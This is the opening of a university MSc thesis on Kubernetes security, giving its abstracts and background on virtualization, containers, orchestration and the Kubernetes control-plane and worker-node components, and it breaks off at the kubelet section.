University of Piraeus

School of Information and Communication Technologies

Department of Digital Systems

Postgraduate Program of Studies

MSc Digital Systems Security

Kubernetes Cybersecurity

Supervisor Professor: Christos Xenakis

Name-Surname	E-mail	Student ID.
Ioannis Morfonios	g.morfonios@gmail.com	MTE2116

Piraeus

April 2023

Acknowledgments

I would like to express my special thanks of gratitude to my Professor Christos Xenakis mainly for the trust he showed me, the patience he showed during the implementation of the thesis, as well as the valuable knowledge he imparted to me through his lectures. In addition, I would like to thank Aristeidis Farao for his guidance and insightful comments, which made a huge difference towards improving the overall quality of my thesis. Finally, I would also like to thank my parents and my friend Natalia Zacharia, who supported me throughout my studies in many ways.

Abstract

Kubernetes is a widely used container orchestration tool that has greatly benefited the fast-paced development lifecycle. Its ability to manage thousands of containers and some of its key features, such as container lifecycle management, auto-healing, and auto-scaling, have made it a top choice for managing demanding workloads such as large scale web applications. However, just like any other software tool, Kubernetes has its own set of security weaknesses as well. Many vulnerabilities that affect its components have surfaced in the past, but a large percentage of successful security breaches in Kubernetes environments are not actually attributed to security flaws in the platform itself. As a matter of fact, the most common security threats that Kubernetes faces are created by misconfigurations. Due to the complexity of Kubernetes and the inexperience of many administrators, securing a Kubernetes cluster and its workloads is still a challenge for many companies. In this thesis, we will discuss the deployment and configuration of a Kubernetes cluster, as well as the subsequent evaluation of its security posture with the use of the kube-hunter and Kubescape vulnerability scanning tools. The goal is to evaluate many aspects of the cluster's security by using several scanning techniques, such as internal and external scanning, YAML file scanning, inspection of its components for vulnerabilities, and even estimate the overall security risk. To make the configuration more realistic, real misconfiguration scenarios will be introduced to the cluster, and some sample applications will be deployed as well. Afterward, some of the discovered security flaws will be exploited to demonstrate the amount of damage a malicious actor could cause to the cluster and its workloads. Finally, to effectively strengthen the cluster, we will analyze and mitigate any discovered vulnerabilities that are actively exposing it at risk, while ignoring any false positive warnings.

Περίληψη

Το Kubernetes είναι ένα ευρέως χρησιμοποιούμενο εργαλείο ενορχήστρωσης container που έχει ωφελήσει πολύ τον γρήγορο κύκλο ζωής ανάπτυξης λογισμικού. Η ικανότητά του να διαχειρίζεται χιλιάδες container και ορισμένα από τα βασικά χαρακτηριστικά του, όπως η διαχείριση κύκλου ζωής των container, η αυτόματη θεραπεία (auto-healing) και η αυτόματη κλιμάκωση (auto-scaling), το έχουν καταστήσει κορυφαία επιλογή για τη διαχείριση απαιτητικών φόρτων εργασίας, όπως εφαρμογές web μεγάλης κλίμακας. Ωστόσο, όπως και κάθε άλλο εργαλείο λογισμικού, το Kubernetes έχει επίσης το δικό του σύνολο αδυναμιών ασφαλείας. Κατά το παρελθόν έχουν ανακαλυφθεί πολλά τρωτά σημεία που επηρεάζουν τα στοιχεία του, αλλά ένα μεγάλο ποσοστό των επιτυχημένων παραβιάσεων ασφαλείας σε περιβάλλοντα Kubernetes δεν αποδίδονται στην πραγματικότητα σε ελαττώματα ασφαλείας στην ίδια την πλατφόρμα. Στην πραγματικότητα, οι πιο συνηθισμένες απειλές ασφαλείας που αντιμετωπίζει το Kubernetes δημιουργούνται από εσφαλμένες διαμορφώσεις στην παραμετροποίηση του. Λόγω της πολυπλοκότητας του Kubernetes και της απειρίας πολλών διαχειριστών, η προστασία ενός συμπλέγματος Kubernetes και του φόρτου εργασίας του, εξακολουθεί να αποτελεί πρόκληση για πολλές εταιρείες. Σε αυτή τη διατριβή, θα προχωρήσουμε στην ανάπτυξη και τη διαμόρφωση ενός συμπλέγματος Kubernetes, καθώς και στην επακόλουθη αξιολόγηση της ασφάλειας του με τη χρήση των εργαλείων σάρωσης ευπαθειών kube-hunter και Kubescape. Ο στόχος είναι να αξιολογηθούν πολλές πτυχές της ασφάλειας του συμπλέγματος χρησιμοποιώντας διάφορες τεχνικές σάρωσης, όπως εσωτερική και εξωτερική σάρωση, σάρωση αρχείων YAML, επιθεώρηση των στοιχείων του συμπλέγματος για τρωτά σημεία, ακόμη και εκτίμηση του συνολικού κινδύνου ασφάλειας. Για να γίνει η διαμόρφωση πιο ρεαλιστική, θα εισαχθούν πραγματικά σενάρια εσφαλμένης διαμόρφωσης στο σύμπλεγμα και θα αναπτυχθούν επίσης ορισμένα δείγματα εφαρμογών. Στη συνέχεια, ορισμένα από τα ελαττώματα ασφαλείας που θα ανακαλυφθούν, θα αξιοποιηθούν για να αποδειχθεί το μέγεθος της ζημιάς που θα μπορούσε να προκαλέσει ένας κακόβουλος παράγοντας στο σύμπλεγμα και στον φόρτο εργασίας του, αξιοποιώντας τα κενά ασφαλείας με τη χρήση κατάλληλων επιθέσεων. Τέλος, για να ενισχύσουμε αποτελεσματικά την ασφάλεια που παρέχει το σύμπλεγμα, θα αναλύσουμε και θα μετριάσουμε τυχόν ευπάθειες που ανακαλύφθηκαν που το εκθέτουν ενεργά σε κίνδυνο, ενώ θα αγνοήσουμε τυχόν ψευδώς θετικές ειδοποιήσεις (false positives).

Table of Contents

Table of Figures

Table of Tables

1. Introduction

During the last twenty years, the ever increasing need for computing resources has led thousands of enterprises to search for alternative ways to manage their workloads. The first major transformation was caused by virtualization, a technology that allows multiple operating systems to share the same underlying hardware and at the same time optimize operational costs and increase the security, speed and backup capabilities of their virtualized systems. The logical grouping of resources that virtualization allowed for, facilitated the simpler and more effective creation and expansion of infrastructure, both features that the modern cloud computing platforms heavily depend on.

The second important technological breakthrough that was developed as a solution for the modern fast-paced software lifecycle, are the containerization and container orchestration technologies. Containers are small software packages that consist of application code, dependencies and a minimal version of the operating system's user space. Their small size allows for increased portability, efficiency and consistency that greatly benefit development, but since containers do not offer complete isolation from external resources like virtualization does, several security concerns are raised. Container orchestration software such as Kubernetes, enables the easier management of large numbers of deployed containers and enforces security policies for all cluster resources. To isolate management functions from workloads, Kubernetes splits its functionality into two planes, the control plane and the data plane. Like every other software, Kubernetes has its own security weaknesses as well and since it operates as an intermediate layer between the application and the underlying host, its security posture greatly affects its workloads.

The goal of this thesis is to assess the current security state of Kubernetes, by first discovering already known vulnerabilities that arise either from misconfigurations or from security weaknesses of Kubernetes components. Afterwards, a detailed guide will be provided for the provisioning of a Kubernetes cluster that by default consists of three nodes (one master node and two worker nodes) and some of the discovered misconfigurations will be applied to the cluster. To make the scenario more realistic for the next steps, a couple of sample applications will be provided as well, alongside with guidance on deploying them to the cluster. Subsequently, a vulnerability assessment will be conducted with the use of the Kubescape and kube-hunter security scanning tools and some of the discovered weaknesses will be exploited by performing security attacks against the cluster. Finally, for every discovered security weakness that affects the Kubernetes cluster, a variety of countermeasures will be created with the purpose of reducing the imposed security risk as much as possible without breaking the functionality of the cluster’s workloads.

2. Theoretical Background

This section aims to provide some background on the concepts of virtualization and containerization, as well as the advantages that these technologies offer compared to bare-metal deployments. Kubernetes being a container orchestration tool, relies heavily on containers and therefore terms related to these technologies will be repeated multiple times throughout this thesis.

2.1. Virtualization

Virtualization first appeared in the 1960s, where for the first time an attempt was made from IBM to divide a mainframe computer's system resources across different applications. It is the concept of creating a virtual system that replicates the functionality of a physical one. This system could be almost any component that is part of a modern information technology (IT) infrastructure, from servers and storage devices, to networking appliances and even operating systems [1].

The basic idea behind virtualization is the creation of an abstraction layer between the actual hardware and the virtualized systems that run on top of it. This abstraction layer is responsible for creating, managing, and allocating the virtualized hardware (storage, networking, CPU's, RAM, etc.) that the VM's (Virtual Machines) rely on to operate. To achieve this, special software implementations called hypervisors are utilized. There are two types of hypervisors, the Type-1 Hypervisors which are also known as bare-metal hypervisors and Type-2 Hypervisors or hosted hypervisors. The main difference between them, is that bare-metal hypervisors run directly on the Host's physical hardware, in contrast with hosted hypervisors that run as a process on an operating system as depicted in Figure 2.1. Type-1 hypervisors offer superior performance compared to Type-2 hypervisors and are by far the most common choice in production environments.




Figure 2.1: Traditional vs Virtual Architecture [2]

2.1.1. Advantages and disadvantages of Virtualization

Virtualization offers several advantages over traditional architectures and enables opportunities that would not be possible without it. One such example are modern data centers, which would never be able to offer the current service quality and reliability without virtualization. The advantages that virtualization offer, can be observed below [3] [4]:

- **Faster provisioning and scaling of resources**: Resource provisioning is crucial in the modern world. Virtualized environments offer the ability to build and expand infrastructure quicker and thus the ability to keep up with the constant application growth.
- **Space management and cost reduction**: Provisioning of multiple servers, no longer requires setting up the corresponding number of physical machines. In fact, a single host with enough resources, could run all these servers and preserve a lot of space and assets (racks, cables, network devices, etc.). Additionally, the utilization of less equipment to achieve the same result, offers better power consumption, confines the cost, and reduces e-waste significantly.
- **Improved backup and disaster recovery procedures**: Virtualization enables the ability to copy the whole operating system along with its files and services on a single file. This file can be easily backed up and restored much faster than setting up a new or troubleshooting a physical server.
- **Vendor agnostic solutions**: One of the main issues of the past, were the vendor specific protocols and protocols that made it almost impossible to integrate with other solutions. Virtualization pushes Vendors towards using open standards and technologies.
- **Testing and staging environments**: Provisioning of testing and staging environments is fast and easy with virtualization. Software development can also benefit greatly, by providing adequate resources for testing.
- **Enhanced security**: Virtual machines have the same security risks as physical systems, but virtualized environments offer greater monitoring capabilities. This implies that monitoring object associations, security policies, network and hardware changes is more efficient than managing multiple physical hosts.

Beyond the advantages offered by virtualization, its implementation also comes with some disadvantages, such as [3]:

- **Cost of implementation**: In order to convert a traditional infrastructure to a virtualized one, there is a significant cost that companies are required to pay. More expensive and powerful equipment is required in order to efficiently run a large number of virtualized servers. There is also a steep learning curve for the administrators of these systems, so an additional cost for proper training and familiarization with this technology should be considered.
- **Security patching**: Applying security fixes to the virtualized systems or the underlying hosts requires consideration and planning. Incompatibilities between the current and the updated software might cause downtime or delay the application of security patches.
- **Multiple services rely on a single host**: Since a lot of virtualized servers rely on a single host to operate, a system failure on a host system could potentially disrupt the functionality of the services that run on its guest systems.

2.2. Containerization

Containerization as a concept appeared in 2008, a year after the Linux kernel introduced a new feature called c-groups or control groups. Control groups were designed to provide a way to limit, isolate and account for the resource usage for a group of processes. This specific Linux kernel feature paved the way for almost all the current container technologies that we encounter on cloud, on-premises, and hybrid environments today.

Containers could be described as the evolution of virtualization in computing resource management. The main difference between virtualization and containers is that instead of running a complete operating system and applications on top of it, containers utilize only the user mode section of an operating system and make low level system calls to the host operating system's kernel via the Container Manager. Additionally, containers contain just the required services, libraries, frameworks, and dependencies to run the application code and nothing else. This practice makes containers reliable for transferring between different systems and platforms and faster to deploy since all the application's dependencies are already bundled in a single lightweight package. A visual representation of the virtualization and containerization technologies and their components can be seen in Figure 2.2 [5] [6] [7].




Figure 2.2: Virtualization vs Containerization [8]

Security-wise containers do not provide the complete isolation capabilities of virtual machines, due to their dependency on the host operating system kernel. However, this does not mean that environments that utilize them are not secure. The isolation of applications in containerized environments, prevent the spreading of malicious code outside of the container and protects the host system and other containers from infection. In addition, replacing an affected container with a healthy one is a quick procedure with minimal risk, due to the ephemeral nature of containers.

2.2.1. Advantages and disadvantages of Containerization

When compared to virtual or physical systems, containers offer various advantages. Those benefits concern a wide variety of people from developers that will develop the applications, to IT engineers that will deploy the actual infrastructure. The advantages of containerization are the following [5] [7]:

- **Deployment speed and scalability**: Deploying containers is much faster than deploying virtual machines or physical systems. The lightweight nature of containers allows for quicker startup times and better resource utilization. These elements allow for easier and faster scalability.
- **Portability**: Containers can be easily and reliably migrated between different systems and architectures without the need to manually perform changes on the applications or images.
- **Security**: Containers isolate the application code and all its dependencies in a single package and expose only the required services to the outside world by default.

- **Fault tolerance**: Failure of a container does not affect other containers or the host system. Replacement of affected containers with healthy ones is fast, easy and in many cases can be performed without manual intervention (self-healing).
- **Ease of management**: Managing containers is faster and in many cases can be fully automated with the use of container orchestration platforms.
- **Improved software delivery**: Software development can be greatly benefited by providing developers an easy way to write code without the need to constantly manage application dependencies. Additionally, the software delivery process can in many cases be automated by embracing the concepts of continuous integration / continuous delivery.
- **Testing and staging environments**: Containerization offers an easy and quick way to provision testing and staging environments alongside production environments. Software quality can also be improved by providing to developers adequate resources for testing purposes.

Even though containers offer a lot of benefits, there are also some considerations that need attention before utilizing them in production systems. These considerations are [7]:

- **Security**: Containers have a potentially greater security risk than conventional virtual machines since they are not completely isolated from the host's operating system. Due to their architecture, containers require multi-level security in order to be adequately protected, which means that the chosen container registry, the container runtime, the host operating system and the containerized application all need to be properly secured.
- **Storage**: Containers are ephemeral, which means that in case they get destroyed and recreated their data will be permanently lost. For this reason, it is necessary to provide a persistent storage solution to the deployed containers to prevent data loss.
- **Monitoring**: Observability in containerized environments requires planning and adds overhead to the deployed resources. This occurs due to the additional monitoring containers that need to be deployed as sidecars, alongside the actual application containers.

2.3. Container Orchestration

The previous sections laid out the basics of containerization, its main characteristics, advantages, and the possibilities that it offers. The vast superiority of this technology in terms of speed and resource usage, caused its widespread adoption by millions of organizations worldwide. However, the increase in popularity caused the number of containers that organizations managed to grow exponentially, to the point that a simple change could take days to be deployed. The concept of container orchestration came around to solve this problem and provide a more reliable way to perform or even automate a variety of operations such as [9] [10]:

- Container provisioning, configuration, and scheduling
- Container scaling, removal, and replication
- Performing health and availability checks
- Resource management and allocation between nodes and containers
- Management of networking operations between containers such as routing, load balancing, and service discovery
- Storage management
- Management of security interactions between the containers and the cluster with the outside world

As of August 2022, the most common container orchestration tool is Kubernetes which will be further analyzed in the following chapter. Besides Kubernetes, there are other orchestration tools available such as Docker Swarm, OpenShift which is based on Kubernetes, HashiCorp Nomad and many more. It is worth mentioning that most of the popular container orchestration tools are open source software with communities that actively contribute to the projects. This has greatly benefited standardization, to the point where any of these tools can be used in multiple platforms and even support many container runtimes from different vendors out of the box [11].

2.4. Pods

Pods are the smallest unit of work and the most basic deployable object in Kubernetes. They are high-level abstraction groups of one or more containers, with shared network and storage resources. The way pods run containers is governed by their specification. By default, inter-process communication between two different pods is not allowed, but containers in the same pod can communicate through localhost. To avoid address conflict issues, Kubernetes assigns a unique IP address to each pod. This IP address is not static and is altered every time a pod is destroyed and re-created. Normally, the monitoring and management of the pods is performed by the Kubernetes API server, but pods can also be directly configured and managed by the kubelet utility. Those are called static pods and they are always bound to the kubelet component on a specific cluster node [40] [41] [42].

3. Kubernetes Architecture

Kubernetes is a free and open-source container orchestration platform that is currently hosted by the Cloud Native Computing Foundation. Its name originates from the Greek word «Κυβερνήτης», which means helmsman or pilot. It is based on a container management system named Borg, which was developed as an internal project by Google. Kubernetes was released in 2014 and up to this day, it is by far the most popular tool of its kind. The main purpose of Kubernetes is to ease the management of containerized workloads, but it has many more capabilities that can actively contribute towards automation, application scaling and generic application operations in containerized environments across multiple clusters [12] [13].

Kubernetes is based on a client-server architecture which separates its functionality into two different planes, the control plane and the data plane. The control plane is responsible for the management operations of the cluster such as resource allocation, scheduling, state management and much more. The data place hosts the containers that serve the actual applications and services. These planes are designed to operate on different servers and thus Kubernetes deployments are normally a cluster that consists of multiple master and worker nodes. Each node, depending on its role, is utilizing a specific set of internal components or extensions to operate. Master nodes depend on control plane Kubernetes components while worker nodes depend on data plane components. The communication of these components relies on the Kubernetes API server, a control plane component that serves the Kubernetes API that acts as both an internal and external interface to the cluster. An overview of the Kubernetes architecture can be observed in Figure 3.1 [12] [13] [14].




Figure 3.1: Kubernetes cluster architecture [15]

Additionally, to manage the state of the cluster, Kubernetes uses persistent entities that are called objects. Objects can be created, deleted, or edited with the use of YAML files. Once an object is created, Kubernetes always tries to retain its state unmodified by monitoring multiple aspects relative to the object, such as the resources that are available to this object, on which worker node it is running and the security policies that are applied to it. More information about objects, the available object types, and their properties, will be presented in chapter 3.4 [16].

3.1. Master Nodes

Master nodes in Kubernetes clusters run the control plane and therefore are responsible for controlling the cluster. They act as the primary point of contact for administrators and perform global decisions for the cluster, such as:

- manage objects (Deployments, ReplicaSets, etc.) and the cluster's state
- accepting and handling user requests
- detecting and taking actions when cluster events are generated
- schedule and distribute load across the available worker nodes
- provide authentication for both clients and Kubernetes components
- manage networking and storage for the whole cluster
- perform health checks

All Kubernetes clusters require at least one master node to operate and three or more master nodes in production environments, to provide redundancy and high availability. The main control plane components that run on these nodes are:

- etcd
- API server
- Scheduler
- Controller Manager
- Cloud Controller Manager (used on cloud deployments)

The above components can run independently on different servers, but for simplicity running them on a single server is usually preferred. In the sections below, the functionality of the four main control plane components will be further analyzed [13] [17].

3.1.1. etcd

etcd is a critical control plane component of Kubernetes. CoreOS's etcd project is an open-source, lightweight, distributed key-value datastore that may be configured to run over several nodes. Its main purpose is to provide distributed systems or clusters features such as common configuration, service discovery, and scheduler coordination. It also supports the setup of overlay networking for containers, allows the delivery of safer automated upgrades, and coordinates tasks being scheduled to nodes. As Kubernetes' core datastore, etcd stores and replicates all Kubernetes cluster state data. Kubernetes monitors these data and reconfigures itself when the cluster's state changes. Changes are then pushed back to etcd from the corresponding controller, always through the Kubernetes API server. By spreading its configuration and state data across several nodes, Kubernetes can maintain more consistent uptime and stay operational even in the face of individual node failure. To properly plan and execute services, etcd is configured in a way that prioritizes consistency over availability in case an unexpected network partition occurs. Due to the distributed nature of etcd, cluster configuration is frequently difficult, therefore modifications should be done with caution, especially in production environments. An overview of the etcd architecture in Kubernetes can be observed in Figure 3.2 [17] [18] [19].




Figure 3.2: etcd cluster inside a highly available Kubernetes cluster [20]

3.1.2. API Server (kube-apiserver)

The Kubernetes API server is the core control plane component of Kubernetes. It is a web server that exposes the Kubernetes API and allows both internal (cluster nodes and their components) and external sources (clients) to interact with each other. It handles RESTful HTTP calls for multiple purposes such as the Kubernetes cluster's administration, the coordination of the cluster and its components, component log streaming, internal control loop handling, and the creation, deletion, or modification of objects. Kubernetes returns JSON serialized objects by default, but protocol buffers are also supported to achieve better performance in large scale scenarios. Additionally, it supports varying degrees of support and stability, by providing a plethora of API variants at different paths and discovery endpoints. Since the API server is stateless, it cannot retain information or the status of the cluster's objects. This is an important issue, because Kubernetes should be able to know the transient state of its managed objects to be able to recognize if they already exist and validate modifications before applying them to these objects. To achieve this, the Kubernetes API server stores its state in a distributed storage component called etcd. All the occurring modifications in state cause the API server to modify objects directly on the etcd datastore. As a matter of fact, the Kubernetes API server should be the only component that has direct access to etcd, and all the other components should communicate with it only via the API server. As a best practice, in production environments that high availability is a necessary precondition, at least three separate Kubernetes API server instances should exist for each cluster, to avoid issues during the leader master node election procedure in Leader Election Architectures [21] [22] [23].

3.1.3. Scheduler (kube-scheduler)

The kube-scheduler is an extendable control plane component that ensures that newly created workloads are distributed across the worker nodes of a Kubernetes cluster. Its main role is to monitor for pods that have not been scheduled yet, examine the operational requirements of each workload, and select the most suitable worker node for that pod. On top of that, the scheduler constantly monitors the resource capacity of each worker node, to ensure that workloads do not exceed the available resources. To determine which node is more suited, the scheduler uses a two-step procedure. The first step is filtering, where it determines if there are any nodes that have enough available resources to host the new pods. In case there are no worker nodes with enough resources, the new pod is not scheduled right away and is added to a queue for scheduling when enough resources are freed up. In case there are available worker nodes and more than one node have enough free resources, the scheduler moves to the second step of the worker node choosing procedure, which is scoring. The Kubernetes scheduler ranks each node by assigning a score and chooses the higher ranking node as the most suitable among the available nodes to host the new pod. The filtering and scoring algorithms can be finetuned by configuring scheduling policies or scheduling profiles. Furthermore, apart from kube-scheduler Kubernetes supports third party schedulers as well and even provides documentation on creating custom schedulers. An overview of the Kubernetes pod scheduling procedure is depicted in Figure 3.3 [13] [24] [25].




Figure 3.3: Kubernetes pod scheduling procedure [25]

3.1.4. Controller Manager (kube-controller-manager)

The Kubernetes controller manager is a control plane component with the purpose of managing the cluster’s controller processes. A controller is a control loop that monitors the cluster’s state through the API server and performs the required modifications to drive the cluster’s current state towards the desired state, by creating, deleting, or modifying its managed objects. There are multiple types of controllers, with the most common ones being the below:

- **Replication controller**: Monitors the number of defined replicas per pod

- **Job controller**: Monitors for Job objects and creates pods
- **Node controller**: Monitors the status and availability of the nodes
- **Endpoint controller**: Binds services and pods
- **Service account and service token controllers**: Creates accounts and API tokens for new namespaces

In general, the state of Kubernetes clusters is constantly changing, so the cluster never actually reaches a stable state. If control loops are handled correctly by controllers and the random faults that might occur are automatically repaired, the cluster can operate normally and perform changes even though the desired state is never actually stable. The controller manager identifies the cluster's current state by reading it from the etcd datastore and every state modification it performs is written back to etcd through the API server [17] [26].

3.1.5. Cloud Controller Manager

Another Kubernetes control plane component with comparable responsibilities to the kube-controller-manager is the cloud-controller-manager. The primary distinction between the two, is that the cloud controller manager provides the necessary functionality that allows Kubernetes clusters to connect with cloud provider API’s. It also imposes a logical separation between the internal components of the cluster and those that interface with the cloud platform. This decoupling of the Kubernetes cluster from the underlying cloud architecture, enables cloud providers to release new features without interfering with the functioning of Kubernetes clusters that operate on top of it or necessitating modifications to accommodate these capabilities. In addition, the cloud controller manager manages unique controllers for each cloud provider. Some of the controllers that may have cloud-related dependencies include [17] [27]:

- Node controller: Monitors the cloud platform for missing nodes and determines if those nodes have been deleted or are unavailable
- Route controller: Creates the required network routes in the underlying infrastructure
- Service controller: Creates, deletes, or modifies the cloud provider’s load balancer services


3.2. Worker Nodes

Worker nodes form the data plane of Kubernetes. These nodes are managed by the control plane nodes and are responsible for running the actual containerized workloads of the cluster. Worker nodes contain three main data plane components. The first component is the kubelet, an agent that allows the control plane to manage the nodes through the API server. The second component is the container runtime which runs and controls the containers. The third and final component is kube-proxy, which enables connectivity between the Kubernetes nodes by managing networking. The following sections contain more information about each component and its functions.

Since worker nodes do not perform control actions on their own, a Kubernetes cluster should always contain at least one master node. Worker nodes are usually managed through the control plane, but self-management for certain tasks is possible as well. Additionally, for a worker node to become part of a Kubernetes cluster, it needs to be registered either by itself (through kubelet) to the cluster or manually by creating a node object and deploying it to the cluster [13] [28].

3.2.1. Kubelet

